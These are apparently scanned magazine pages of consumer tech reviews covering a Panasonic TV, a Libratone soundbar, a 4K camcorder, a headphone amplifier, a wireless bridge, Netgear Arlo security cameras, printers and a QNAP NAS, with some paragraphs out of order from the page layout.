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
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VERDICT

A keenly priced Full HD Smart TV with good image quality, but there aren't enough HDMI ports

PANASONIC'S ENTRY-LEVEL CS520 range comprises some of the cheapest Full HD Smart TVs available today. They all look like impressive value, but the 55in TX-55CS520 hits the sweet spot for screen size and price.

This is a budget TV, though, so if you're after something stylish you should probably look elsewhere. It's not ugly by any means, but the CS520 looks more functional than attractive, with no real design flare. It feels reasonably well put together and the stand is stable enough to withstand minor knocks.

Image quality at the default settings is fine, although it's well worth delving into the many adjustment options to get exactly the sort of image you want. Of the five available image modes (Dynamic, Normal, Cinema, True Cinema and Custom), we found Custom to be the best. It provided the brightest and most vibrant image at the default settings, making it a great starting point for balancing RGB hue, luminance and saturation.

We always measure sRGB colour gamut coverage before making any adjustments, and at its default settings the TX-55CS520B managed 92%. We weren't able to improve on this, despite the option to tweak RGB colour



You can copy image settings to other profiles, and the TV remembers which setting you use for each input, which means you can have different settings for your Sky box and your games console, for example. This is particularly important because switching on the various image processing options creates a huge amount of input lag – we measured it as 133ms, which is no good for gaming. Game Mode tackles this by switching off all image tweaking services, reducing input lag to a more acceptable 55ms. It's still not great for playing very twitchy games, but most casual gamers will do just fine.

Audio quality is genuinely impressive for such a cheap TV. The pair of 10W speakers delivers crisp and punchy sound with plenty of stereo separation. Speech is clear and

on the remote control, while Amazon Instant Video, Wuaki.tv and YouTube are all available. You can download further applications from Panasonic's store but they're not essential.

You also get Freesat's Freetime EPG, which is useful for searching for forthcoming programmes on different channels. Search for Top Gear, for example, and you'll see showings from BBC Three and Dave. Sadly, you can't really do anything with these results – it would be handy if you could set a reminder, but you can't. Steady improvements, then, but the interface still feels a little inconsistent.

Connectivity is the weakest aspect of the TX-55CS520B. It has just two HDMI inputs, which is seriously stingy. If this 55in TV is destined to be at the centre of a family living room, the ability to plug in just two HDMI devices is severely limiting.

At least the second HDMI port supports Audio Return Channel (ARC), so you can output sound to a set of home cinema speakers. There's also a SCART connector and a set of component ports, as well as an S/PDIF audio connector. Finally, a USB port enables you to play videos and view images from external USB storage devices.

The Panasonic Viera TX-55CS520B is great value for a 55in Full HD TV. Its Smart TV interface is something of a mixed bag and the dearth of HDMI ports is a stumbling block, but for £799 including VAT you're getting a capable family television on a budget.

Michael Passingham

The pair of 10W speakers delivers crisp and punchy sound. Speech is clear and music is reasonably well reproduced

settings, but in truth colour coverage is less important to image quality than contrast. Fortunately, contrast was sky-high at 5,423:1 and black levels incredibly low at 0.04cd/m². This leaves even the murkiest of movie scenes packed with detail and easy to watch.

Panasonic's intelligent frame creation uses the 200Hz panel to best effect, drawing extra frames to reduce the jagged movements created by slow horizontal and vertical panning. The Max setting looked unnaturally smooth and Minimum didn't quite solve the juddering in our *Star Trek: Into Darkness* test footage, but Mid was a good compromise.

Because of the size of the screen, any image noise is amplified, and while the TV has tools for reducing noise, we couldn't find a setting that was able to cover all bases. Noisy images became a bit blurry and blotchy, and while this is probably preferable to the noise, it still didn't look particularly good.

music is reasonably well reproduced, with even a hint of bass making an appearance. The ability to deliver great sound on a budget is a real boon, as having to splash out on a set of speakers or a soundbar would defeat the object of buying a budget TV in the first place.

As this is a budget model, it doesn't come with Panasonic's intriguing Firefox OS-based Smart TV interface. Instead you're saddled with the ageing My Home Screen Smart TV software, which we've taken issue with in the past. Newer versions of this have shown signs of improvement, however, and while the clunky home screens are still in evidence, the default layout is easier to use, with the main home screen gaining a reasonably useful EPG instead of the useless calendar application.

All the UK's biggest catchup TV services are available: BBC iPlayer, ITV Player, All 4 (formerly 4oD) and Demand 5. Netflix is preinstalled and even has a dedicated button

SPECIFICATIONS

SCREEN SIZE 55in • NATIVE RESOLUTION 1,920x1,080 •
VIDEO INPUTS 2x HDMI, SCART, Component •
TUNER Freeview HD • DIMENSIONS 757x1,242x230 •
WARRANTY One year RTB • DETAILS www.panasonic.com
• PART CODE TX55CS520B

CONNECTION PORTS



LIBRATONE Diva



£650 inc VAT • From shop.libratone.com

VERDICT

The Libratone Diva is a rather chunky soundbar but its sound quality is decent

THERE'S A STRONG correlation between speaker size and sound quality in any audio product, but it's especially true of soundbars. When you're buying something to give your TV's weedy audio a boost, you want to be sure it's actually capable of delivering a bigger sound. Libratone's Diva is at the larger end of the scale in terms of dimensions, but it creates an impressive audio presence.

With two 1in ribbon tweeters, two 3in mid-range drivers and a 5in subwoofer, the Diva delivers 225W of 2.1 stereo sound, and although we'd have liked a little more punch in the lower frequencies to give explosions in our *Star Trek* Blu-ray some added excitement, dialogue was definitely much clearer than through the TV's internal speakers. There's no option to connect an external subwoofer, although this would interfere with the soundbar's clean design.

RAISING THE TONE

The Diva reproduced the delicate tones of our test tracks well, preserving lots of detail in our folk and jazz tracks. Stereo separation is reasonable for the most part, but we would have liked a slightly wider soundstage.

The Diva's impressive performance for music is important, as the soundbar doubles as a wireless speaker with built-in Bluetooth. It uses the less lossy aptX codec, which means it will maintain the audio quality of your tracks if you play them from a compatible device, or you can opt for Apple AirPlay or DLNA to stream music from an iOS device, networked PC or NAS device. NFC support makes it easy to pair your handset with the device, and with Spotify Connect the Diva appears as a compatible speaker within the Spotify app on your phone or desktop.

You'll need to connect your Diva to your home wireless network before you can start streaming music from services such as Spotify. To do this, you need to use the

free companion app for iOS or Android. We found the app rather unreliable during the initial setup. You need to connect to the speaker over Wi-Fi Direct before you can add the details of your wireless network, but we found that the app kept losing the connection. Once we'd paired them, however, the connection remained stable.

We were disappointed to find that we couldn't use the companion app to adjust bass, mids and treble to our tastes – your only option is to choose from a range of preset EQ settings. A Quiet mode setting in the app lowers the volume and bass presence to avoid disturbing your neighbours, although the Diva wasn't particularly loud to begin with, and we found that we had to turn the device up to 100% to fill a medium-sized room from five metres away.

dimensions make it most suitable for TVs with 42in screens or larger. It's the height that could cause the most problems, however. Many modern TVs sit quite low on their stands, so there's a good chance the Diva will obstruct the bottom of your screen – or at the very least the IR receiver, blocking your remote control inputs.

WALL FLOWER

At least you have the option to wall-mount the Diva. A bracket and screws are included for this, and the companion app lets you calibrate the speaker based on its location, with different settings for stand, wall or floor-mounted positions.

Libratone hasn't taken advantage of the Diva's large size to add extra connectivity, either, with only digital optical and auxiliary

The Diva reproduced the delicate tones of our test tracks well, preserving lots of detail in our folk and jazz tracks. Stereo separation is reasonable for the most part, too

There's no remote control, so you'll either have to use the Libratone app or program the Diva to recognise your TV remote's volume controls. We actually prefer this option to having a separate remote purely for volume, although the Diva also has physical volume controls on the front if you prefer.


The front of the soundbar is protected by a woollen cover – available in a choice of 14 different colours – with a subtle logo on the front. The design is consistent with Libratone's other audio products, so if you own any of those the Diva will fit right in. You can also claim a second cover for free by registering your soundbar with Libratone.

While its added girth may be good for sound quality, the Diva's 988x100x158mm

3.5mm audio jacks on the rear of the soundbar. There's no HDMI connection to make use of HDMI Audio Return Channel (ARC) if your television supports it, so you'll have to rely on your TV's ability to feed audio from a Blu-ray player, set-top box or games console through its digital optical connection.

The Libratone Diva does a great job of delivering clear audio when watching movies or television and its music performance is also respectable. However, £650 is a lot of money to pay for a soundbar, and especially one that offers very little in the way of audio customisation and connectivity. The minimalist woollen design might not be to everyone's taste, either. For almost half the price you can pick up a Samsung HW-H750 soundbar, which also has the benefit of a dedicated external subwoofer.

Richard Easton



SPECIFICATIONS

SPEAKERS 2 • **RMS POWER OUTPUT** 225W • **DIMENSIONS** 988x100x158mm • **WEIGHT** 5.5kg • **DOCK CONNECTOR** None • **NETWORKING** Bluetooth (aptX), AirPlay, DLNA • **WARRANTY** One year RTB • **DETAILS** www.libratone.com • **PART CODE** Libratone Diva

4K CAMCORDER

PANASONIC HC-WX970

COMPUTER
SHOPPER
RECOMMENDED

★★★★★

£799 inc VAT • From www.jessops.com

VERDICT

Fantastic 4K image quality and an HDR mode makes for wonderfully well-exposed scenes

4K TELEVISIONS AND displays aren't the norm in our homes, but that hasn't stopped manufacturers coming up with a raft of 4K-capable camcorders. It's certainly not a bad idea to futureproof your video footage, though, and with Panasonic's HC-WX970 you can put the extra resolution to good use – capturing still images from videos that are equivalent to those taken with an 8-megapixel camera. That's easily good enough for sharing online, or even printing at reasonable sizes.

The HC-WX970 is a medium-size camcorder but is still comfortable to hold in one hand. It's surprisingly light at 360g, so we never felt overburdened while shooting. Like many of Panasonic's other 4K-capable camcorders, it has a ½in, 18.9-megapixel primary sensor and a 20x optical zoom lens which has a 4.08-81.6mm equivalent focal length and an f/1.8-3.6 aperture.

As with the previous HC-W850, a second sensor is built into the flip-out touchscreen. This uses a smaller ¼in, 5.3-megapixel sensor and allows you to film yourself while recording other people or events, perhaps to provide a commentary video track. How useful this is will depend on individual users, but it may prove handy for citizen journalists or those who like to shoot reaction videos.

A fiddly slider on the side adjusts the angle of the second lens, but this is an improvement over the design of Panasonic's older twin cameras, which forced you to swivel the entire touchscreen, and prevented you seeing a live view. The lens isn't particularly wide angled, however, so you'll have a relatively tight shot of your face when holding the camera unless you extend your arm right out. This isn't the most comfortable or effective way to shoot, especially where steadiness is concerned. You can also rotate the lens for an alternative front-facing angle, or turn it all the way round so it's not exposed when not in use. It's also possible to use your smartphone's camera as

the secondary camera, allowing for more flexible placement once you've paired both devices and installed the companion app.

The 3in, 460,800-dot articulated LCD screen is slightly grainy, but perfectly serviceable for framing shots. We had to press hard on the resistive touchscreen before it would register inputs, but it's still a quick way to change settings.

You can change a number of settings and control the camera remotely using the companion app on a smartphone connected over Wi-Fi. We experienced around half a second of lag between what the sensor captures and what the phone displays in live view. We like the way the camcorder's screen switches off automatically when a smartphone is paired to prolong battery life.

Outdoor footage recorded at 50Mbit/s MP4 at 1080p looked fantastic, with plenty of detail even when zooming in

Using the app also disables the zoom rocker on the top of the camcorder in favour of an onscreen rocker in the app. This has two zoom speed settings, which makes it slightly easier to zoom smoothly than it is with the physical rocker, which lacks speed settings.

Recording quality was as good as we expected from our experience of previous Panasonic camcorders. Outdoor footage recorded at 50Mbit/s MP4 at 1080p looked fantastic, with plenty of detail even when zooming in from huge distances. On a native 4K display, UHD clips were clear and sharp, with incredible levels of detail. Stills looked great too – we simply had to press the camera shutter button to grab an image. The five-axis

hybrid optical image stabilisation did a great job of maintaining a steady shot, even when zoomed in all the way.

The HC-WX970 also has a high dynamic range (HDR) video mode, although it's limited to filming in 1080p. As with still photos, HDR helps with scenes that have a wide variation between shadows and highlights. Often in such scenarios either the foreground object is correctly exposed and background blown out or vice versa. HDR mode exposes for both and combines the image for greater range across

the light spectrum. We found that it was effective and avoided the overly artificial look we've seen from other HDR footage.

Battery life was also very good, providing 1h 53m of recording at 1080p, which is very respectable. The camcorder charges through a DC jack on the side, and a USB-to-DC jack cable is provided, along with a 5V/1.8A USB wall adaptor. This means you can charge the camcorder using the USB adaptors that come with most tablets, and potentially carry one less USB adaptor on your next holiday.

The Panasonic HC-WX970 is feature packed, light and comfortable to use. Video in 4K resolution is still tricky to edit and not everyone has a display that can do it justice, but in the meantime 4K photo capture makes it worth shooting as much footage as you can at this higher resolution. The twin camera probably won't get a lot of use, though, so you could feasibly save £100 by opting for the otherwise similar HC-VX870.

Richard Easton



SPECIFICATIONS

OPTICAL ZOOM 20x • SENSOR ½in BSI MOS •
LCD SCREEN 3in, 460,800 dots • SIZE 73x65x139mm •
WEIGHT 360g • WARRANTY One year RTB • DETAILS
www.panasonic.com • PART CODE HC-WX970

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NITRO Features



AMD

**RADEON
GRAPHICS**

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HEADPHONE AMPLIFIER

OPPO HA-2



£259 inc VAT • From www.audioaffair.co.uk

VERDICT

A supremely classy headphone amplifier, but it will put a hole in your pocket



THE HA-2 IS one of the most attractive headphone amplifiers we've seen. It's about the size of a 5in smartphone and twice as thick; the pack includes two black elastic bands for attaching phone and amplifier together for easier transportation.

It can drive headphones up to 300 ohms, which isn't quite as powerful as other headphone amplifiers we've tested, but should be sufficient for all but the most specialist headphones. There's only a 3.5mm headphone jack and no option for 6.3mm, which you might find on some of the more demanding headphones. A 6.3-to-3.5mm adaptor can be picked up cheaply, however.

The HA-2 acts as a DAC as well as a headphone amplifier, with a full-size USB port for connecting to an iOS device and Micro

USB for PCs or smartphones that support USB OTG. Using either removes the digital-to-analogue conversion from the connected device in favour of the HA-2's built-in ESS Sabre ES9018-K2M DAC, which in most cases will be superior. It supports high-resolution audio and PCM up to an impressive 384kHz at 32-bit. We connected the HA-2 to desktops, iPads and Android phones, as well as in-ear monitors and full-size cans, and heard improvements across the board.

Trebles in particular shone, with a greater level of clarity in our high-resolution test tracks. Guitars being plucked sounded detailed and delicate, and we heard vocalists' intakes of breath during live tracks we hadn't noticed in the past. Bass was warm, but remained tight and controlled. Sound quality will be dependent on your audio source and choice of headphones, but with a good pair, the HA-2 will help bring out the best in them.

Bass+ mode also adds extra warmth to the low-end. It's a subtle change to the sound

signature, and you may find it helps with headphones that have poor bass presence. Turning it on didn't muddy the sound.

The HA-2 lasts around seven hours when devices are connected through USB, or 13 hours when using an analogue source through line-in. It supports rapid charging too; you can charge to 70% capacity in about 30 minutes when using the supplied USB wall adaptor.

The HA-2 also acts as a portable battery charger. Sadly this doesn't work over the Micro USB port, so you can't simultaneously charge and play music on an Android phone. A battery indicator button illuminates a bank of four small LEDs showing the battery level.

The Oppo HA-2 is certainly not cheap, but its performance and design go some way to justifying the price. Creative's Sound Blaster E5 (*Shopper 330*) is cheaper, but is best used as a stationary DAC; if you have a quality pair of headphones and want to appreciate them on the move, the HA-2 is a fantastic choice.

Richard Easton

SPECIFICATIONS

WARRANTY One year RTB • DETAILS www.oppodigital.com • PART CODE HA-2

802.11ac WIRELESS BRIDGE

ASUS EA-AC87



£117 inc VAT • From www.cclonline.com

VERDICT

Incredibly fast, but the EA-AC87 is undeniably expensive



IF YOU'RE INVESTING in an 802.11ac wireless router you should make sure the rest of your networking setup is able to match its Wi-Fi speed, or you won't be able to make the most of all that bandwidth. The Asus EA-AC87 wireless bridge/access point has a maximum theoretical data rate of 1,734Mbit/s, so should be quick enough for the fastest of routers.

By default the EA-AC87 works in Media Bridge mode, to let you connect wired devices to your wireless network. The five Gigabit

Ethernet ports mean you could connect a few games consoles, a PC and a set-top box.

Setup was a breeze using WPS push-button security, but you can also configure the extender manually through the comprehensive web interface. It automatically takes the names of your existing 2.4GHz and 5GHz Wi-Fi networks, appending a suffix to make it obvious which is the extended network, although you can change the SSIDs or hide them altogether if you prefer.

The EA-AC87 is blisteringly fast when paired with an 802.11ac router capable of matching its speeds. With an Asus RT-AC87U 802.11ac router at a distance of 25m, we saw a maximum throughput of 349Mbit/s over 802.11ac; quicker than any of the 802.11ac USB adaptors in our router group test on page 78. We also tested the bridge with the fastest-rated router from the group test, the Netgear X4 R7500, and saw 279.6Mbit/s at 25m; identical to the speed we saw when using a

second Netgear R7500 in bridge mode, showing the Asus bridge can also provide a speed boost when used with other manufacturers' top-spec routers.

An 802.11ac router isn't required to improve your Wi-Fi speeds and range, either. Flipping a switch turns on Access Point mode, and once you've plugged the EA-AC87 into your current router with an Ethernet cable you'll have a new super-fast 802.11ac network without upgrading your current router.

The EA-AC87 is flexible and fast, whether you pair it with an existing 802.11ac router or enable Access Point mode to replace your old router's Wi-Fi. However, it's expensive; unless you have a router capable of matching its speeds, or plan on connecting multiple wired devices to your Wi-Fi network, it's almost overkill. For those with less demanding needs, the £50 BT Dual-Band Wi-Fi Extender 1200 (*Shopper 330*) is an inexpensive alternative.

Tom Morgan

SPECIFICATIONS

WI-FI STANDARD 802.11ac • STATED SPEED 1,734Mbit/s •
USB PORTS None • WALL MOUNTABLE Yes •
WARRANTY Two years RTB • DETAILS www.asus.com/uk •
PART CODE 90IG01A0-BU9000



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NETGEAR Arlo

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VERDICT

Incredibly flexible camera placement and great image quality, but the Arlo system is expensive

NETGEAR'S LATEST SECURITY camera system completely cuts the cord, letting you put cameras virtually anywhere you like. Arlo's cameras have built-in wireless networking and run on batteries, which the company claims should last up to six months – a small price to pay for such flexibility. The kit consists of two cameras and a base station that plugs into a router and uploads recordings to the cloud.

The white plastic cameras are no larger than a tin of tuna, so it's easy to hide them. Each one is weatherproof, built to survive temperatures from 50°C down to -10°C. The kit includes four magnetic ball mounts, so you can attach them to magnetic surfaces without having to drill any holes, move the cameras easily between rooms without moving the mounts, and angle them for the best view.

With a very wide 130° field of view and 850nm-wavelength LEDs for night vision, a single camera can cover most of a room. The battery compartment in the bottom of each camera holds four CR123 batteries, which are most often used in digital cameras; these cost around £8 each, although you could buy a rechargeable set of four for around £20. We didn't manage to drain them during our testing, even after several weeks of use.

Because each camera only alerts and records when it detects motion, battery power isn't wasted on pointless footage. You can

tablet apps, or through the Arlo web portal. You can access a live feed from each camera, with around two or three seconds of delay between capture and playback, watch any previous recordings, save clips to prevent them from being deleted after a set period of time, and customise your schedules using a comprehensive 7-day planner. Notifications can be sent to your phone or to a designated email address whenever motion is captured.

Arlo isn't the smartest security system we've seen, as you can't set recording zones; whenever the cameras are scheduled to record motion, any movement across the entire field of vision will trigger an alert. We prefer Y-Cam's HomeMonitor HD, which lets you select a small part of the camera's view (a window or door, for example) rather than the entire room. With no microphone, your recorded footage will be silent and the

make room for new clips. You can save clips to stop them being deleted, but if you run out of storage you'll need to invest in one of the two subscription plans. The Premier service bumps your capacity up to 10GB, with up to 30 days of rolling storage for £6.49 a month or £64 per year, while the Elite service gives you 100GB of storage and 60 days of rolling backups for £9.99 a month or £99 a year.

The basic plan supports a maximum of five cameras, so if you want to add more you'll need a Premier plan (which supports up to 10 cameras) or an Elite subscription (which supports up to 15 cameras, along with three base stations). Because the cameras communicate with the base station on a proprietary wireless frequency, the range is significantly better than most home Wi-Fi networks, meaning you're unlikely to need multiple base stations for indoor use. There was no spot in a two-bedroom flat where the cameras couldn't maintain a connection, and in our test labs we saw a stable connection at over 30m and through several walls.

We were impressed with the video quality and wireless freedom Arlo provides, which are a major selling point over traditional wired IP cameras. Netgear has been forced to make a few sacrifices to prioritise battery life, though, meaning no sound or 1080p recording, and the system is expensive; you could buy two D-Link DCS-5222L cameras for the same price as the two-camera Arlo kit. Those cameras need power cables, and back up video locally rather than to the cloud, but their remote pan and tilt and sensitive microphones make them slightly more versatile than the Arlo system. For sheer simplicity, though, Arlo is a winner.

Tom Morgan

The cameras are easily hidden, and you can attach them to magnetic surfaces without having to drill any holes

also set up schedules, so the cameras are automatically disabled during the evenings when you're at home, but activate when you leave for work in the morning.

The downside to Arlo's wire-free approach is the need for a base station to upload recorded footage to the cloud; the cameras don't have any local storage. All the wired IP cameras we looked at in our recent group test (*Shopper 329*) could connect directly to a router via Wi-Fi, but that's not the case here. You'll need to connect the base station to your router and use the smartphone companion app to set it up, create an Arlo account and pair your cameras. It's a relatively straightforward process, taking just a few minutes to get everything connected.

Once you're set up, you can control the system entirely through the smartphone and

cameras can't be triggered by sound. You can at least lower the cameras' sensitivity to prevent pets from triggering a recording.

Image quality in our tests was very good in daylight, with details and contrast on a par with our current favourite wired camera, the Y-Cam HomeMonitor HD. The Arlo struggled with direct sunlight, crushing whites and losing detail around windows when it was bright outside, but the rest of the image was correctly exposed. Night-time performance was reasonable too, although the 8m average viewing distance isn't the best. Distant objects appeared slightly blurry, but motion looked smooth and the video was clear enough for us to pick out facial features from the footage.

The Arlo cloud service includes 1GB or seven days of rolling cloud storage for free, with your old footage deleted automatically to



SPECIFICATIONS

SENSOR CMOS (size not stated) • **VIEWING ANGLE** Horizontal 130° • **VIDEO RECORDING FRAME RATES** 720p (24fps) • **NIGHT VISION MODE** Infrared LEDs • **SIZE** 71x40x63mm • **WEIGHT** 110g • **WARRANTY** One year RTB
• **DETAILS** www.arlo.com • **PART CODE** 131178

A3+ PHOTO PRINTER

CANON Pixma PRO-100S

COMPUTER
SHOPPER
BEST BUY



£360 inc VAT • From www.lambda-tek.com

VERDICT


A superb A3+ printer for pro and semi-pro photographers

CANON'S PIXMA PRO-100S is an update to 2013's Pixma PRO-100. Once we saw the new model, however, it became clear that changes extend only to compatibility with Canon's Pixma Cloud Link service. You need to print a code to register as a new user, but to do so you'll need a screen, which the Pixma PRO-100S doesn't have, rather undermining the feature.

Like its predecessor, the Pixma PRO-100S is one of the cheapest A3+ photo printers

SPECIFICATIONS

TECHNOLOGY Thermal inkjet • **MAX PRINT RESOLUTION** 4,800x1,200dpi • **SIZE** 215x689x385mm • **WEIGHT** 19.7kg
• **MAX PAPER SIZE** A3+ • **WARRANTY** One year RTB •
DETAILS www.canon.co.uk • **PART CODE** 9984B008



See page 72 for performance details

around, yet with an engine using eight inks it promises print quality to satisfy professional photographers, without costing the earth.

While rival products from Epson and those from higher up the Pixma PRO range use pigmented inks, the PRO-100S uses dye-based cartridges. That's a good thing if you want to make high-gloss prints, but it's less so if image permanence is paramount. Canon's Chromalife 100+ system promises fade resistance of more than 30 years for photos displayed under glass, but this may not be enough to qualify as 'archival quality', so isn't ideal for anyone planning to sell their prints.

This eight-ink system combines the black, cyan, magenta and yellow with lighter photo cyan and photo magenta, for improved shade control and less graining in lighter areas. Grey and light grey inks help further with shade control, and let the printer produce black and white prints with no unwanted colour tone.

The results were very good, particularly when using Canon's top-end Photo Paper Pro

Platinum. Photos were pleasingly crisp and detailed, while colours were punchy and nuanced without being oversaturated. Our black-and-white test print was completely neutral, with particularly good detail visible in the mid-tones. However, black regions were noticeably less intense than we've seen from Epson photo printers using Epson's venerable six-colour engine, which also uses dye inks.

At the highest quality and tested over wired Ethernet, this printer is quick, delivering each 6x4in photo in about 90 seconds, a borderless A4 print in three-and-a-half minutes, and a borderless A3 print in five-and-a-half minutes. Each 6x4in photo should cost around 47p, with 28p of that being the cost of Canon's paper; cheaper alternatives are available.

This printer is overkill for most amateur photographers, but it remains the best choice for pro and semi-pros needing an A3+ printer on a modest budget. Pixma PRO-100 owners won't need to upgrade, though.

Simon Handby



COLOUR LASER MFP

DELL E525w



£263 inc VAT • From www.dell.co.uk

VERDICT

Results are good, but this boxy MFP is more expensive to run than much of the competition

DELL'S NEW MFP isn't pretty, but it feels solidly built and can print, scan, copy or fax, and you can connect it via USB, wired or wireless networking. The biggest omission is automatic double-sided (duplex) printing, but the driver talks you through it manually.

It's easy to set up. Dell's new Printer Hub software integrates local print and scan features with cloud services, but this didn't detect the scanner when we tried over a wired Ethernet. Fortunately, the TWAIN driver had been installed and worked correctly.

Dell's PC scan interface could do with an auto-exposure setting, but it's otherwise simple and effective, as is the print driver. Using the printer's own control panel is like travelling back to the 1990s, however: the backlit, four-line mono display seems wilfully dated, and for some operations it's clunky.

A single black or colour copy was lethargic at 27 seconds, but multi-page copies made using the 15-sheet ADF were better: 10 black

pages took 51 seconds. Scan speeds were reasonable at all but high resolutions, with a 150dpi A4 scan taking 18 seconds. Print speeds fell a little short of Dell's claimed 18ppm: we measured 15.8ppm for black and a competitive 12.6ppm for colour.

Colour photocopies are a little drab, but it's hard to fault the E525w elsewhere. Scans are sharp, printed text and graphics look great, while photos are unusually good.


Laser printers in this price range are under attack from inkjets, particularly when it comes to running costs, but it seems nobody has told Dell. With replacement black toner costing £46 and lasting for 2,000 pages, and the three colour toners each costing £49 and rated for 1,400 pages, costs work out at a disappointing 12.8p for an A4 page. Most rival lasers would be cheaper to run, but HP's OfficeJet Pro X476dw inkjet has ink costs of less than 4p a page, and it's currently cheaper to buy, too.

Simon Handby



SPECIFICATIONS

TECHNOLOGY Not stated • **MAX PRINT RESOLUTION** 600x600dpi • **MAX OPTICAL SCAN RESOLUTION** (OUTPUT BIT DEPTH) 1,200x1,200dpi (24-bit) • **SIZE** 353x410x398mm • **WEIGHT** 16.4kg • **MAX PAPER SIZE** A4/legal • **WARRANTY** One year advance exchange •
DETAILS www.dell.co.uk • **PART CODE** 305 - e525w



See page 72 for performance details

MEDIA-FRIENDLY NAS

QNAP TS-453mini-2G



£407 inc VAT • From www.amazon.co.uk

VERDICT

Incredibly flexible and very fast, but the TS-453mini-2G is expensive for a barebones NAS

WE OFTEN ASSOCIATE NAS devices with home offices and small businesses, but QNAP's TS-453mini-2G is as much designed for the living room as the study. With a sleek, glossy black finish, compact dimensions and near-silent operation, it's a NAS you wouldn't mind leaving on display next to your TV.

The TS-453mini-2G is ideally suited to the living room, too, with an HDMI video output on the back of the device and a remote control included in the box, with all the playback controls you would need for watching video straight from the NAS.

You don't even need a PC to set it up; after attaching a mouse and keyboard directly to the NAS you can format disks, install QNAP's comprehensive operating system and share it to your network using your TV as a display. A QR code on the side of the unit points you to a website that downloads the latest version of the operating system automatically.

It's extremely easy to fit hard disks to the NAS. The four hot-swappable 3½in drive bay caddies underneath the magnetic lid are

them instantly, without having to stream them to a second device.

Full HD videos played flawlessly, with no stutter or buffering.

Once you start digging into the QTS web interface you realise just how comprehensive it is. We had no trouble setting up file shares with access rights for individual users, with CIFS/SAMBA file services for Windows, AFP for Mac OS X, NFS for Linux and FTP for web browsers, so all your devices will be able to properly access your files.

Beyond the usual suite of photo, music and video apps, local and cloud file syncing and automatic backup tools, there are optional apps to turn the NAS into a surveillance station for networked IP cameras or a PVR once you've connected a digital TV tuner. Most of these are also available as



despite this version not being listed in the NAS interface's virtual-machine setup wizard.

The powerful processor also helps when it comes to file-transfer speeds. With four 3TB WD Red disks installed in a RAID 5 array, our large-file test was written at a rapid 106.4MB/s and read at an outstanding 111.3MB/s. The small-file test is always slower, but 20.6MB/s write and 22.5MB/s read speeds are still very respectable, as were 113.2MB/s writes and 87.4MB/s reads in our 1GB massive-file test. It outpaces all other four-bay NAS devices we've seen in the past 12 months.

The TS-453mini-2G is a brilliant four-bay NAS; it's compact and barely makes a sound, yet is powerful and has one of the most comprehensive NAS operating systems we've seen. It may not be as user-friendly as Synology's DSM OS, but the integrated media player software and HDMI port make it a fantastic addition to your home cinema. It's perfectly at home in an office environment too. Our big concern is the price. At £407 as an empty enclosure, it could cost between £800 and £1,300 to fill the TS-453mini-2G with four 3TB, 4TB or 6TB disks. With Synology's excellent DS415Play costing around £50 less, you would need to use the QNAP's extra features in order to justify the higher price.

Tom Morgan

The TS-453mini-2G is ideally suited to the living room, with all the playback controls you would need for watching video straight from the NAS

orientated vertically to save space, and simply lift out on a quick-release hinge. You'll need screws to fit 2½in disks or SSDs, but 3½in disks are held in place with tool-free fixtures. The NAS has no shortage of connections; as well as two Gigabit Ethernet ports, there are two USB ports on the rear for a mouse and keyboard, two USB3 ports for webcams, printers or TV tuners, and another USB3 port on the front for quickly connecting flash drives or USB hard disks.

Once the NAS is set up on your local network, you can access the QTS desktop through a PC web browser or through your TV. The TS-453mini-2G has its own simplified custom UI for the big screen, complete with familiar programs such as Google Chrome, Spotify, YouTube and even the cult strategy game Wesnoth, although you'll need a mouse and keyboard to use most apps effectively. The exception is Kodi, the media player that grew out of the XBMC project; it's ideal for picking films from your collection and playing


mobile apps, letting you access your content when you're away from home, although frustratingly the Qvideo, Qphoto and Qdownload apps aren't yet available for iOS.

There are far more business-focused applications and settings included here than you'll typically find in a Synology DiskStation, including the ability to run digital signage straight from the NAS. You can even run virtual instances of Windows, Linux or Android, turning the NAS into a basic PC while retaining its storage capabilities.

